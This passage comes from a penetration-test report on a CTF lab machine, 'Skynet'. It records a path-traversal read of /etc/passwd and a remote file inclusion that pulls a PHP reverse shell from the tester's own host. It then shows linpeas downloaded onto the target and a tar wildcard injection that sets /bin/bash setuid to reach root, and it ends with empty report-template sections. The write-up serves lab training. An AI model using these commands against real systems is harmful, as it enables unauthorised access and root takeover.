systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
```

Figure 3.15: HTTP

http://10.10.224.125/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/pa




Field configuration:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run
/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-
bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false messagebus:x:107:111::/var
/run/dbus:/bin/false uuidd:x:108:112::/run/uuidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin milesdyson:x:1001:1001:,,,:/home/milesdyson:/bin/bash
dovecot:x:111:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false dovenull:x:112:120:Dovecot login
user,,,:/nonexistent:/bin/false postfix:x:113:121::/var/spool/postfix:/bin/false mysql:x:114:123:MySQL
Server,,,:/nonexistent:/bin/false
```

Figure 3.16: HTTP


– now we need to get a reverse shell

Privesc



```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Skynet]
└─# nc -lvnp 9001
Listening on 0.0.0.0 9001

^C

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Skynet]
└─# nc -lvnp 9001                                                                        130 ×
Listening on 0.0.0.0 9001
Connection received on 10.10.224.125 43184
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 14:54:58 up  1:50,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Skynet]
└─# curl http://10.10.160.187/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.9.3.30:
80/php-reverse-shell1.php
^C

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Skynet]
└─# python3 -m http.server 80                                                            130 ×
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
curl http://10.10.160.187/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.11.77.245:8
0/php-reverse-shell1.php

10.10.224.125 - - [13/Jul/2022 15:54:58] "GET /php-reverse-shell1.php HTTP/1.0" 200 -


┌──(root💀 kali)-[~]
└─# curl http://10.10.160.187/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.11.77.2
45:80/php-reverse-shell1.php

^C

┌──(root💀 kali)-[~]
└─# curl http://10.10.224.125/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.11.77.2
45:80/php-reverse-shell1.php
```


Figure 3.17: HTTP



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@skynet:/$ ls
ls
bin   home            lib64       opt   sbin  tmp
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@skynet:/$ cd /home
cd /home
www-data@skynet:/home$ ls
ls
milesdyson
www-data@skynet:/home$ cd milesdyson
cd milesdyson
www-data@skynet:/home/milesdyson$ ls
ls
backups  mail  share  user.txt
www-data@skynet:/home/milesdyson$ cat user.txt
cat user.txt
[redacted]
www-data@skynet:/home/milesdyson$ 
```

Figure 3.18: HTTP


– we hosted linpeas and we ran it on the target



```
www-data@skynet:/home/milesdyson$ cd /dev/shm
cd /dev/shm
www-data@skynet:/dev/shm$ wget http://10.11.77.245:80/linpeas.sh
wget http://10.11.77.245:80/linpeas.sh
--2022-07-13 15:01:40--  http://10.11.77.245/linpeas.sh
Connecting to 10.11.77.245:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 637528 (623K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 622.59K  89.8KB/s    in 6.9s

2022-07-13 15:01:47 (90.5 KB/s) - 'linpeas.sh' saved [637528/637528]

www-data@skynet:/dev/shm$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@skynet:/dev/shm$ ./linpeas.sh
./linpeas.sh

10.10.224.125 - - [13/Jul/2022 15:54:58] "GET /php-reverse-shell1.php HTTP/1.0" 200 -
^C
```

Figure 3.19: HTTP

– the root executes every minute backup.sh file




```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

*/1 *   * * *   root    /home/milesdyson/backups/backup.sh

╔══════════╣ Services
╚ Search for outdated versions
```

Figure 3.20: HTTP

```
>> cat backup.sh
#!/bin/bash
```

cd /var/www/html tar cf /home/milesdyson/backups/backup.tgz * => we can inject command line arguments for the tar programm => so what we will do ; ls -la /bin/bash wich is currently owned by root ; we gonna have root make bin bash be a setuid binary so we can just invoke it and be root » /bin/bash // if we run this it just puts us in a sub shell and we can just exit » /bin/bash -p // when bin bash is a setuid binary and if we invoke it with -p then run whoami and now we ahve the privileges of the user that this file is owned by , that what the setuid priv will allow us to do



```
www-data@skynet:/var/www/html$ printf '#!/bin/bash\nchmod +s /bin/bash' > shell.sh
<ml$ printf '#!/bin/bash\nchmod +s /bin/bash' > shell.sh
www-data@skynet:/var/www/html$ ls
ls
45kra24zxs28v3yd  ai      css        index.html  shell.sh
admin             config  image.png  js          style.css
www-data@skynet:/var/www/html$ echo "" > "--checkpoint-action=exec=sh shell.sh"
<ml$ echo "" > "--checkpoint-action=exec=sh shell.sh"
www-data@skynet:/var/www/html$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
www-data@skynet:/var/www/html$ cat shell.sh
cat shell.sh
#!/bin/bash
chmod +s /bin/bashwww-data@skynet:/var/www/html$ ls
ls
--checkpoint-action=exec=sh shell.sh  admin   css        js
--checkpoint=1                        ai      image.png  shell.sh
45kra24zxs28v3yd                      config  index.html  style.css
www-data@skynet:/var/www/html$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1037528 Jul 12  2019 /bin/bash
www-data@skynet:/var/www/html$ /bin/bash -p
/bin/bash -p
bash-4.3# whoami
whoami
root
bash-4.3# cat root.txt
cat root.txt
cat: root.txt: No such file or directory
bash-4.3# cd /root/
cd /root/
bash-4.3# cat root.exe
cat root.exe
cat: root.exe: No such file or directory
bash-4.3# cat root.txt
cat root.txt
[redacted]
bash-4.3# 
```

Figure 3.21: HTTP

Vulnerability Fix: Severity: moderate **Proof of Concept Code Here: Local.txt Proof Screenshot Local.txt Contents** #### Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code